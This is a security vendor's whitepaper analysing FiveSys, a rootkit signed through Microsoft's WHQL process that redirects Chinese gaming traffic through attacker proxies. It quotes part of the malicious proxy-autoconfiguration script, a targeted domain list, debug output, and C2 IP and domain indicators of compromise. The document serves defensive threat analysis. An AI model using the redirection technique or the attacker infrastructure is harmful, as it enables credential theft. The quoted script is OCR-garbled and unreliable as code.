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TEAM

web use only

# Digitally-Signed Rootkits are Back – A Look at FiveSys and Companions

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# Foreword

More than a decade ago, rootkits were the apex predators of cybercrime. These clandestine computer programs were built to offer attackers an uninterrupted foothold onto victims' computers and conceal malicious activities from the operating system as well as from antimalware solutions.

These intruders living inside the operating system's kernel have been evicted by the security mitigations introduced with Windows Vista, but once in a while, they make a comeback.

For the past few months, Bitdefender researchers have seen a surge in malicious drivers with valid digital signatures issued by Microsoft through the WHQL signing process. This whitepaper documents FiveSys – a digitally signed rootkit that made its way through the driver certification process.

Digital signatures are a way of establishing trust. In our case, a valid digital signature helps the attacker navigate around the operating system's restrictions on loading third-party modules into the kernel. Once loaded, the rootkit allows its creators to gain virtually unlimited privileges.

Digital signatures also contain information about the identity of the author. Most of the rootkit cases we documented in the past rely on stolen digital certificates from legitimate companies, so up until recently malware writers used stolen digital certificates to sign their drivers. This campaign takes a fundamentally different approach.


# Key Findings

- » Bitdefender researchers have identified a rootkit with a Microsoft-issued digital signature;
- » The rootkit is used to proxy traffic to Internet addresses that interest the attackers.
- » We assume that the rootkit targets online games with the main goal of credential theft and in-game-purchase hijacking
- » The rootkit has been targeting computer users for more than a year now
- » Rootkit spreading is limited to China and we presume that it is operated by a threat actor with significant interest in the market.


# A Retrospective of Digital Trust and Rootkits

[Netfilter](#) was the first rootkit discovered to be using a WHQL digital signature issued by Microsoft directly. We have spotted a similar malicious driver, [FiveSys](#), which also has a valid WHQL digital signature from Microsoft.m

We presume these two incidents might not be isolated cases, and we might increasingly see malware using digital signatures issued by Microsoft. The reason for this might be the new [Driver Signing requirements from Microsoft](#), which demand drivers to be digitally signed by Microsoft before acceptance by the operating system. This new requirement ensures that all drivers are validated and signed by the operating system vendor rather than the original developer and, as such, digital signatures offer no indication as to the identity of the real developer. It seems that malware writers managed to work around the new requirements, as Netfilter and new FiveSys demonstrated. In addition, the fact that they have digital signatures issued by Microsoft might trick unsuspecting users into believing they are legitimate drivers and accept their installation:



We started seeing its components in late 2020, as shown in our detection telemetry below:



**FiveSys** is very similar in nature to the **Undead** malware [described in this report](#) a few years ago. The attackers seem to originate from China and target several domestic games. We can confidently attribute this campaign to several threat actors, as their tools share the same functionality but are vastly different in implementation.


Rootkit creators commonly employ the practice of blocking competing malware via a signature blacklist of stolen certificates used by other malware.

*NOTE: We have reached out to Microsoft to flag this abuse of digital trust. Microsoft revoked the signature shortly after.*



# Technical Analysis

The main purpose of the rootkit is to redirect internet traffic and route it to a custom proxy server. To achieve this, the driver serves locally a Proxy Autoconfiguration Script to the browser.




The driver will periodically update this autoconfiguration script. The script has a list of domains/URLs for which it redirects traffic to an endpoint under the attacker's control:

```
[NTAUuDNzLAvvB5x1czEu2mVu2311dHuU79tLGNzPDEu2Fpc2h1aHpvYmVuLmNb5x1c1g40C4XNDVwcmldw3m1...mNvOsx5b5nd2VuLndex0F51e9jb610j25w0ek91e
kklidGdn15jb1v3dy5z7Msad0vay5j128s1d131mfu2h1bm7uLmNhvxjc2a1mRpeKo21mUlH1xy5nd0kvT28u29tLDM2MC45NdlzLmNb5xjc2a1n1pc2tz2t
u724sNCYx1jEyv3Wu29tLnhza0yu4luu01ha552axAsbVaySrZM44Q94UY19"; var str = base64decode(RvStr); var MdlList = str.split(","); va
r HttpReturnStr="PROXY "; var RvStrX0="xd5dgrnEv1bN1aTiby5SeGP0DEycXf1lmhvbTox0D11fjs="; var strXX = base64decode(RvStrX0); H
tpReturnStr+=strXX; var HttpsReturnStr="PROXY "; var 3v9tnxx5is="Ynizna3lwChHv29sd0U2f5GuInJx0GJlaC54axo6HTAyNT1?"; var strXX5 =
base64decode(RvStrXX55); HttpsReturnStr+=strXX5; for(i=0, i < MdlList.length, i){ if(url.indexOf(".edu") == -1 && url.indexOf(
".edu") == -1 && url.indexOf(".gov") == -1 && url.substring(url.length-4,4) != ".edu" && url.indexOf(".gov") == -1 && url.indexOf(
".gov") == -1 && url.indexOf(".gov") == -1 && url.substring(url.length-4,4) != ".gov" ){ if(url.indexOf(MdlList[i])!=1){ if(url.
substring(0, 6) == "https"){ return HttpsReturnStr; } else{ return HttpReturnStr; } } } } return "DIRECT";}];
```

These domains are base64-encoded. The code below shows a fraction of the URLs it filters for redirection:


```
ccgame.com,luck.sng889.com,wan.qwpao.net,mx.jzyx.com,tg.118183.com,yxi.wi138.net,win.cd95w.com,uyou.876pk.com,tg.955
yx.com,360tg.zxvbn.cn,tg360.586.com,wan.zlyxt.cn,cyc.3595.com,cgg1.zxvbn.cn,fcq.3975.com,bx.d.677st.com,jx3.xoyo.com,jzcd.vlcgx
.cn,www.12cs.vip,game.whaywl.cn,game.wuyanwh.cn,4yx.tg.99947.com,ud.naboshi.top,4game.uchlw.cn,tc.shuo996.com,lcfy.itaejl.cn,ljst
zongqq.com,1.bj-ydt.top,wan.tg.99947.com,kaizhan.bjadykjyygs.com,rgt.ofoefyd.com,cs1.37px.cc,cs2.tnfhz9.cn,tg,zx365.top,oyst.a888st
.com,4366yy.wwg-jade.com,tg.dianfeng.top,360.9cs.com,cs1.fengyuty.com,cs01.daishuhuiben.com,cs884.145propose.com,longwen.vipay.onl
ine,4youxi.tgg6.cn,ww.senlinok.com,ww.anshunpp.com,cs01.djy26.cn,yow.gudogo.com,360.0cs.com,cs01.riskngt.cn,361.12cs.com,8hentu
.html,vip.luck.ken880.com
```

Redirection takes place on both http and https. For https redirection to work, the rootkit installs a custom root certificate. This way the browser won't warn of the unknown identity of the proxy server.





Modifications made in the registry are also protected by the rootkit.



Besides redirecting internet traffic, the rootkit also blocks loading of drivers from other malware writing groups, as they are probably attempting to limit competitor threat actors' access to the compromised system.

To achieve this, it uses a blacklist of digital signatures. It monitors each file access and checks the digital signature (if available). It then blocks access to the given file if its signature is in the list.

The list of digital signatures is updated periodically. Currently it has a blacklist of 68 such hashes, and each hash corresponds to a stolen/leaked signatures used by malware.

The malware authors have left debug messages revealing the list of signatures it monitors:

00000478	186.51918030	[MY-1]MD5-0:9D9F343EAA8FB4045A4B7D05437AC02B
00000480	186.51918030	[MY-1]MD5-1:A269121725987B766740D43964E83CF3
00000482	186.51918030	[MY-1]MD5-2:698FD84F0AABAA65F8BD3E7AD417F4D4
00000484	186.51919556	[MY-1]MD5-3:CE7D7EE076A74D3C532265D8F6BBFF09
00000486	186.51919556	[MY-1]Sign-0:Zhang Zhengqi
00000488	186.51921082	[MY-1]Sign-1:Haining shengdun Network Information Technology Co., Ltd
00000490	186.51921082	[MY-1]Sign-2:SHENZHEN LIRINUOS
00000492	186.51921082	[MY-1]Sign-3:Shanghai easy kradar Information Consulting Co.Ltd

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We've searched for samples containing the blacklisted signatures, and we've found rootkits from the netfilter and fk\_undead families. This reaffirms our suspicion competition is strong among the threat actors behind these campaigns, as each group tries to exclusively control the infected computers.

To make potential takedown attempts more difficult, the rootkit comes with a built-in list of 300 domains on the ".xyz" TLD. They seem to be generated randomly and stored in an encrypted form inside the binary. When contacting the C&C, it will pick a random domain from the list, each such domain having several DNS A records. This level of redundancy significantly minimizes the chance of a C&C takedown.



FiveSys has multiple components - historically we have identified several user mode binaries that would download or drop the malicious drivers. It also has an estimated four drivers, but in our research, we only managed to isolate two:

- » PacSys(PC.sys) is responsible for delivering the proxy autoconfiguration script (the \*.PAC file, hence the name probably).
- » Up.sys downloads an executable and starts it using an embedded dll which it injects from kernel mode.
- » Both drivers can protect the other module too, and reinstall it if it gets deleted.

Even though, technically speaking, the malware families are not among the sophisticated ones, the fact that they abuse digital signatures in this manner seriously undermines the credibility of this protection mechanism.

## Indicators of Compromise

An up-to-date and complete list of indicators of compromise is available to [Bitdefender Advanced Threat Intelligence](#) users. The currently known indicators of compromise can be found below.

## C2 IPs

103.85.85.90	125.77.158.136	180.188.19.11	103.91.209.141
110.42.9.69	211.99.103.229	36.99.113.51	103.219.31.147
60.217.248.67	45.248.11.7	103.40.13.51	180.188.17.204
103.88.32.158	43.228.66.130	221.229.210.107	162.14.178.70
103.230.236.90	103.85.85.97	103.53.124.199	211.99.99.190
110.42.5.55	45.248.11.29	110.42.11.6	113.141.163.181
27.159.65.61	125.77.168.118	115.230.124.18	
45.113.202.114	103.219.31.42	103.107.190.138	

## C2 Domains

08tayhl9pzog51.7hgum3mdrp1y6h4unvp[.]xyz	1bwbosmlqqp3gf.vhld53sxiosqjm[.]xyz
0dt7fmri.n7vzlm2tfdz4[.]xyz	1cjikxc1-oxeq2p.7kp8z05-ow9yctundemu[.]xyz
0erhtboedcix.sop105iznfqywa[.]xyz	1h3d5vlcmsbuwk2gqo.tytxanm[.]xyz
0kt49g-xmpazsf.ynuembkr98wvsf-x[.]xyz	1ik2-814.jmc9wrzgz6f[.]xyz
0mnt1bqfssen4.zwquaqkqgtje[.]xyz	1kt9q4wo.agfk1-zmupw[.]xyz
0olsgni.cjbae26sz0hogx9cbz[.]com	1mhifv8tjq3a.0fhm7qi[.]xyz
0obhfsqlmcl.nyrufij[.]xyz	localnawcnq.bilgmms[.]xyz
0q8w7d4so.mwzaeyj2gg[.]xyz	ltcocsr-w42.axwzdfs[.]xyz
0qhcpxnfzyo.bvdwhl4tvylr[.]xyz	1y6rv4w8ovo7tsbyed.anysq-ahjlm67r0fpzwb[.]xyz
0-umr89woqaheqd.ys03fpianv8cdvrwzq[.]xyz	20mussw4c9pfhea.mpydj[.]xyz
19qq0tjscglhzduwy8h.atqvxf69f1[.]xyz	2afybptuag7bi94c.fodvtlyn[.]xyz



2bk1xqfde7.zeo6huvsjd0km[.]xyz	4odk0n.fmogj1gljrd[.]xyz
2dgbzotyw.fplmtp-kqo7bay[.]xyz	4qylg5ijr9ux3x.jphdsj[.]xyz
2drjju0adtl91.5aavy09eonzw-m-h[.]xyz	4s0b5xuq2ztvc7ejiny.vhlkte2-gmrqy1zmvki[.]xyz
2eiy6akscfg.j0ilh[.]xyz	4tqfvthqi-zy.i2bpla0tf9l7y69[.]xyz
2ej3dw7pr8otpyu.aumvhwio[.]xyz	4tun0cpzb1.1keuzwj2187[.]xyz
2lpexcx.zq7i9yo0qbk5vscaf[.]xyz	4vdcmeqnu9rh.gle-g5uorvb16kikjf[.]xyz
2lzyeg7joih1xkem.eriapql[.]xyz	4wd2g1fsh3uc.5bxfyseilj09t[.]xyz
2md3jooirnmy9wx.h8dbwfclm[.]xyz	4xn9gjixs1fqzw-dth.sj8yninf3ga6tv9r[.]xyz
2mdfowwethria.ubf5kob3agefvhuynnv[.]xyz	4yi2pcyhw9xm1si7w08jh.jzlo[.]xyz
2qaporw8r9km.9tn tegmhdo[.]xyz	4zvjrhn1zocswv1706d.wz9hrfe4fdiu[.]xyz
2vf1waietknc6tf.19bedcs720ce[.]xyz	54hgsruf.jzdqnjb1mx9[.]xyz
2vftek6px0ihdsua.hzwnmidqrclgbmdq[.]xyz	5-8wh.aeowncjzreft[.]xyz
2vtobjefra.5txo2ozyguy[.]xyz	5aki63obhpz4.hdiyoe4focsn[.]xyz
2wv5sjh7uqxnnqze.icxcjw5[.]xyz	5eeoqklnry1swalf.ftz1pu-votyri7fs[.]xyz
2xxea-vm6ezk0h.0fdq4lyv[.]xyz	5hdabznqrjkgxw7a.fwv5vfmyrqswt[.]xyz
30ku9efzdtj.oq873mn[.]xyz	5nyxw.hhbn7lxww[.]xyz
31mewt-iugrsmt5f4hk.ftrnoxld[.]xyz	5o9rzjlfpvhe.tjvuyz7wgeu9cmoz8mbv[.]xyz
34lh9ziy.oprwa-s9kqev2[.]xyz	5x07vcskagsp.jmodcpi9bvrha[.]xyz
3eyunk6ajq1smwio.2c8wvroeo[.]xyz	65-xxprfuyl.iq6tsnzistanrd[.]xyz
3f1pdv6yf.xwd9h1czqcvelpl[.]xyz	69g3vts0wp4in.i8fh-b2haf7qm1zp[.]xyz
3m8uiascjds51olp.tmqyriqsstn2k7f[.]xyz	6c3le2v0ujbsmn8t.4xy9zaanrdptui[.]xyz
3mnu5karozci94.cmfaxcf-3bz6q0tjl[.]xyz	6jbemqcxdmnw17otkysp.mj0go6p[.]xyz
3mvlrws41jxj.bdx4hkf[.]xyz	6k4pwvnjh0a.xdx-scw1y7rj[.]xyz
3o809gtctbiov2.t89ctd[.]xyz	6kygwpfetzs.ijbohr[.]xyz
3oibvymhvi9wu2dt.tw7bqlq6dgn8e4btx[.]xyz	6qtsj1x.s17vokrpqzdykd8a[.]xyz
3p2ycniuqh-xjq.7pmundwx[.]xyz	6rl1ofhjq2b-jxsw3g.dfpt75iqble[.]xyz
3pirkuovrt9j6g.x7c8-yfufjsgpd4[.]xyz	6usa5ahkrtl3fh.xdlnd3umrtw2o[.]xyz
3s9ijboln.eh1lcprm2xjwkfdg9[.]xyz	6vqcef2au.edxalisw5lcs[.]xyz
3sncz6v7jae0b.qlyvd0bmo[.]xyz	6wiyckcofsya5np.tmje4lqgfi5ypacvc0r[.]xyz
3utvpp4nxsdmhrkzxt.wqxopwt3cilfy7is[.]xyz	6zcvcsdpotp5n.dwbqmx4irneym[.]xyz
3wiyu5zcr921g8xf.i6p-ybdw[.]xyz	75qafzrf.h4oeht2[.]xyz
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cbia3l2ejvz.kufh1[.]xyz  
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# WHY BITDEFENDER?

## UNDISPUTED INNOVATION LEADER.

38% of all cybersecurity vendors worldwide integrated at least one Bitdefender technology. Present in 150 countries.

## #1 RANKED SECURITY. AWARDED ACROSS THE BOARD.



## WORLD'S FIRST END-TO-END BREACH AVOIDANCE

The first security solution to unify hardening, prevention, detection and response across endpoint, network and cloud.

# Bitdefender®

Founded 2001, Romania

Number of employees 1800+

### Headquarters

Enterprise HQ – Santa Clara, CA, United States  
Technology HQ – Bucharest, Romania

### WORLDWIDE OFFICES

**USA & Canada:** Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX |

Toronto, CA

**Europe:** Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS

**Australia:** Sydney, Melbourne

## UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win – a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.